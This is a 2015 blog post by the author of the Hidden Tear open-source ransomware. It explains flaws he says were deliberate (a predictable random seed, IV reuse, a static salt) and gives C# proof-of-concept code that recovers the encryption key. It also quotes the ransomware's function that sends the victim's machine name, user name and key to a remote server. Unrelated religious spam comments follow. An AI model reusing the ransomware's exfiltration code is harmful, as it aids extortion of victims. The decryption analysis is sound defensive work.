

UTKU SEN BLOG — computer security, programming

Arsiv English Articles

Destroying The Encryption of Hidden Tear Ransomware

4 Comments 19 Kasım 2015

As you all know, I **published** the world's first open source ransomware 3 months ago. Unfortunately, tons of people have criticized me on **reddit** and **github**. Now, I want to explain the idea behind all of these open source ransomware stuff.

The Motivation

While I was researching about ransoms, all I can see that lots of fancy diagrams, assembly codes which are tries to explain how it works. It may be easy to understand who are familiar with assembly. But most of people not, especially the newbies. And there wasn't any proper source code for a ransomware sample. My first motivation was provide a source code for newbies, students who are trying to understand the process.

My second motivation was... building a **honeypot** for script kiddies.

Open Source Ransomware as a Script Kiddie Trap

Most of people blamed me for providing a weapon for script kiddies.

[–] [localtoast](#) 143 puan 3 ay önce

Genius: Get the ransomware authors just to reuse this existing code instead of rolling their own, and use known flaws to counter-exploit use in the wild.



National Security Database Eastern Regional

19 Ağustos · 🌐

"Hidden Tear" Using this kit, Script Kiddies can Now Create their Own Ransomware.

Fully functional Ransomware code on open source code sharing website GitHub.

Careful All

But I know that script kiddies already have their ransomware arsenal in deep web. **Tox** service may be shutted down but there are still lots of ransomware-as-a-service website around there. I investigated them. They didn't have any critical flaw. They were good like the other well designed ransoms.

But there is a catch. Users need to share their 20% of profit with ransomware service provider. My thought was "What if they have a free source code to use, do they still use ransomware services? I don't think so"

I decided to write a code which has huge security flaws so we can reverse the damage if anyone affected with it. Some people mentioned that.

[–] [zom-ponks](#) 3 puan 3 ay önce

My guess still is that the author probably doesn't want this to be directly abusable.

The paranoid in me also wants to point out that this might be honeypot code somehow, but that's pretty far-fetched really.

[kalıcı bağlantı](#) [kaydet](#) [üst yorum](#) [gammazla](#) [gold ver](#) [yanıtla](#)

Main Security Flaws in Hidden Tear

Experienced people noticed the flaws at the first sight. But I couldn't say that it was on purpose. Now I can talk about it.

Seed of Random Algorithm

The most important security flaw is in creating random encryption key process. I **used** .Net's **Random Class** to generate random strings. Random Class uses **Environment.TickCount** (gets the number of milliseconds elapsed since the system started) as seed. Which is reduces the surface of brute forcing and beyond that it's easy to predict.

```
int getRandomNumber()  
{  
    return 4; // chosen by fair dice roll.  
              // guaranteed to be random.  
}
```

Reuse of the IV

Algorithm uses the same IV for every file in encryption process.

Static Salt

It uses static salt for encryption.

```
1 byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
```

Sending the Key


The key is sending to the server with a GET request unencrypted.

```
1 //Sends created password target location  
2 public void SendPassword(string password){  
3  
4     string info = computerName + "-" + userName + " " + password;  
5     var fullUrl = targetURL + info;  
6     var conent = new System.Net.WebClient().DownloadString(fullUrl);  
7 }
```

If the network is listening at that time, the key can be find easily by checking the logs.

Linux Ransomware Incident

Did you hear that Linux Ransomware has **beaten** with same flaws by Bitdefender? The developer seems to be inspired from Hidden Tear which is **noticed** by reddit users.



Well, I have to admit that I was expecting more. Only one person used my code and busted. But it's something. At least we get rid of a massive attack.

Destroying The Encryption of Hidden Tear

All we need to do is finding the seed. We can get it from timestamp of an encrypted file with **File.GetLastWriteTime Method**. Then we convert it to Environment.TickCount to get exact integer.

But there is a problem. There is a small time gap between file last write timestamp and start time of key generation. The gap is between 0-50 milisenconds which we can easily deal with it.

Here is my first PoC to predict the key by getting the seed. Note that the "Ft*mo?S20ewcxZw" string is generated by Hidden Tear and bank.txt file encrypted with it.


```
1 static void Main(string[] args)
2     {
3         string path = @"C:\Users\utku\Desktop\test\bank.txt.locked";
4         var timestamp = File.GetLastWriteTime(path) - DateTime.Now.AddMillisecor
```

```

5         int ms = (int)timestamp.TotalMilliseconds;
6         int count = 0;
7         string password = "";
8         int diff = 0;
9
10        while (password != "Ft*mo?S20ewcxZw"){
11            password = CreatePassword(15, ms - diff);
12            Console.WriteLine("Trying: " + password + " " + "Count: " + count);
13            count++;
14            diff++;
15        }
16        Console.WriteLine("Found: " + password + " " + count);
17        Console.ReadLine();
18    }
19
20
21    public static string CreatePassword(int length,int seed)
22    {
23        const string valid = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
24        StringBuilder res = new StringBuilder();
25        Random rnd = new Random(seed);
26        while (0 < length--)
27        {
28            res.Append(valid[rnd.Next(valid.Length)]);
29        }
30        return res.ToString();
31    }

```

And the result is





file:///c:/users/utku/documents/visual studio 2013/Projects/ConsoleApplication...

```
Trying: 8Yt9knI4QmKoGnX Count: 9
Trying: DE0TWdvI53D2Ub Count: 10
Trying: *k0EgEP4zEeSgkw Count: 11
Trying: A8mq3Nkvrfw9CRQ Count: 12
Trying: 8MHbxUW4iW0gXi? Count: 13
Trying: xs3405ruax7vcPp Count: 14
Trying: 5&gPE&549?hKxfJ Count: 15
Trying: u0AA/fzuZPzZTM5 Count: 16
Trying: 2AVlLn!4RqS??ci Count: 17
Trying: rg/&fwGuI8*mtJD Count: 18
Trying: Y4uZRFb3AIlCP/X Count: 19
Trying: oJPKmNNuridR*Gb Count: 20
Trying: Uo0vYW13j1U7p&w Count: 21
Trying: l!ngt6UtaA&eKEQ Count: 22
Trying: SRI06&p30bpt7?! Count: 23
Trying: ix4Uzf2t1SHIkBp Count: 24
Trying: PcgP!ow3StZXG9J Count: 25
Trying: fZBrGx9tJ!a=2y5 Count: 26
Trying: MPWcbFE2BLslgi Count: 27
Trying: hla5N0/tsmkACuD Count: 28
Trying: I8uPiXL2k44PX3X Count: 29
Trying: &NPBU6gshEe5csh Count: 30
Trying: Ft*mo?S20ewcxZw Count: 31
Found: Ft*mo?S20ewcxZw 32
```

Time gap was almost 32 milisecond.

Ok let's get to a real scenario. To decrypt an encrypted file, we need to have at least one plaintext version of encrypted files. Assume that we have a file named bank.txt which has "Yet another important file" string inside as

plaintext. I encrypted it with Hidden Tear.



We need to decrypt it with predicted key, and check the decrypted version. If it equals to our known plaintext, we got the key. Otherwise, we continue trying. Here is the PoC

```
1 static void Main(string[] args)
2 {
3     string path = @"C:\Users\utku\Desktop\test\bank.txt.locked";
4     string data = "Yet another important file";
5     string draftdata = " ";
6     var timestamp = File.GetLastWriteTime(path) - DateTime.Now.AddMilliseconds(1000000);
7     int ms = (int)timestamp.TotalMilliseconds;
8     int count = 0;
9     string password = "";
10    int diff = 0;
11    while (data != draftdata)
12    {
13        password = CreatePassword(15, ms - diff);
14        Console.WriteLine("Trying: " + password + " " + "Count: " + count);
15        byte[] bytesToBeDecrypted = File.ReadAllBytes(path);
16        byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
17        passwordBytes = SHA256.Create().ComputeHash(passwordBytes);
18        byte[] bytesDecrypted = AES_Decrypt(bytesToBeDecrypted, passwordBytes);
19        draftdata = System.Text.Encoding.UTF8.GetString(bytesDecrypted);
20        diff++;
21    }
22
23    Console.WriteLine("Found: " + password + " " + count);
24    Console.ReadLine();
25
26 }
27 }
```

You can get the required functions from [hidden tear decrypter](#)

Conclusion

I know that it wasn't so successful honeypot project but I'm happy for reducing the damage of Linux Ransomware. I will also be happy if the newbies learn something from all of these stuff.

You can ask me any questions via [Twitter](#) or [E-mail](#)

BİLGİSAYAR ENGLISH | DECRYPT RANSOMWARE HIDDEN TEAR HIDDEN TEAR RANSOMWARE

4 Yorum

Utkusen.com

Исследовательс...

♥ Tavsiye et

↗ Paylaş

En iyilere göre sırala



Tartışmaya katıl...



Terrence Andrew Davis • 17 saat önce

Read this if you want the secret of getting God to talk in tongues:

The Purpose of Life

The Catholic purpose of life is to know God, love God and obey God. Pope Francis said it was "to serve the other." I am High Priest of God's official temple and I say the purpose of life is to do continual offerings to God like Cain and Abel and enjoy God's response. Francis has a charity; I have a church. Jesus said loving God was more important than loving neighbor. Matthew,22:36 And, He did not say with half your brain behind your back.

You don't know God. 1 Chronicles,28:9, Matthew,11:27, Luke,13:25, 1 Samuel,3:7 You must talk with God to know Him. Matthew,6:6 Seek Him by taking the initiative. Luke,11:9, Isaiah,30:2

There's something obviously different about people in the Bible compared to people today -- God talked! Also, the people in the Bible were obsessed with doing offerings all the time. It is required that you do offerings before God will talk. Did the people in the Bible hear voices? Maybe. More likely, they

daha fazlasını gör

^ | v • Yanıtla • Paylaş



Terrence Andrew Davis • 17 saat önce

#!/bin/bash

#This Bash script prints a hundred random words, using the built-in Linux dictionary.

```
echo "$ (shuf -n 100 /usr/share/dict/words --random-source=/dev/urandom | tr '\n' ' ')"
```

^ | v • Yanıtla • Paylaş ›



Terrence Andrew Davis • 18 saat önce

1 Corinthians 14New International Version (NIV)

Intelligibility in Worship

14 Follow the way of love and eagerly desire gifts of the Spirit, especially prophecy. 2 For anyone who speaks in a tongue[a] does not speak to people but to God. Indeed, no one understands them; they utter mysteries by the Spirit. 3 But the one who prophesies speaks to people for their strengthening, encouraging and comfort. 4 Anyone who speaks in a tongue edifies themselves, but the one who prophesies edifies the church. 5 I would like every one of you to speak in tongues,[b] but I would rather have you prophesy. The one who prophesies is greater than the one who speaks in tongues,[c] unless someone interprets, so that the church may be edified.

6 Now, brothers and sisters, if I come to you and speak in tongues, what good will I be to you, unless I bring you some revelation or knowledge or prophecy or word of instruction? 7 Even

in the case of lifeless things that make sounds, such as the pipe or

harp, how will anyone know what tune is being played unless there is a

~~distinction in the notes? 8 Again, if the trumpet does not sound a clear call, who will~~

daha fazlasını gör

^ | v • Yanıtla • Paylaş ›



Terrence Andrew Davis • 17 saat önce

You have to do an offering before generating random words or a random passage. Talk to God or write a hymn. Be witty and charming. You get back the same love effort you put in. Imagine how picking a greeting card takes love effort. Write a hymn. God will talk.

<http://www.templeos.org/Wb/Hom...>

^ | v • Yanıtla • Paylaş ›

UTKUSEN.COM ÜZERİNDEKİ DİĞER TARTIŞMALAR

BU NEDİR?

Kader Olgusu

20 yorum • 7 yıl önce

Zaman - Namaz — Güzel kardeşim bence en önemli konuyu çok kısa decerek bir

Blackjack Robotu

2 yorum • 2 yıl önce

cenk — win21 uygulaması değildir diyor. vardımçı olur musun ?

en önemli kereye geçecek geyikler en
hata yapmışsın. İnsanların belkide en çok

Atatürk'ün Özel Yaşamı (Uydurmalar&Saldırılar / Yanıtlar)

5 yorum • 7 yıl önce

turgay — ataturku oyle bir anlatmissinizki
melek demek geldi icimden 2 sorum olcak
sadece 2. 1=din dusmani degil diyorsunuz

Futbol Teorisi ve Futbol Kahini

6 yorum • 2 yıl önce

Göksel Sarraf — Reklam alsın adam ya
karışmayın o kadar uğraşmış hakkıdır

Proudly powered by [WordPress](#) and [LESS](#) by [Jared Erickson](#)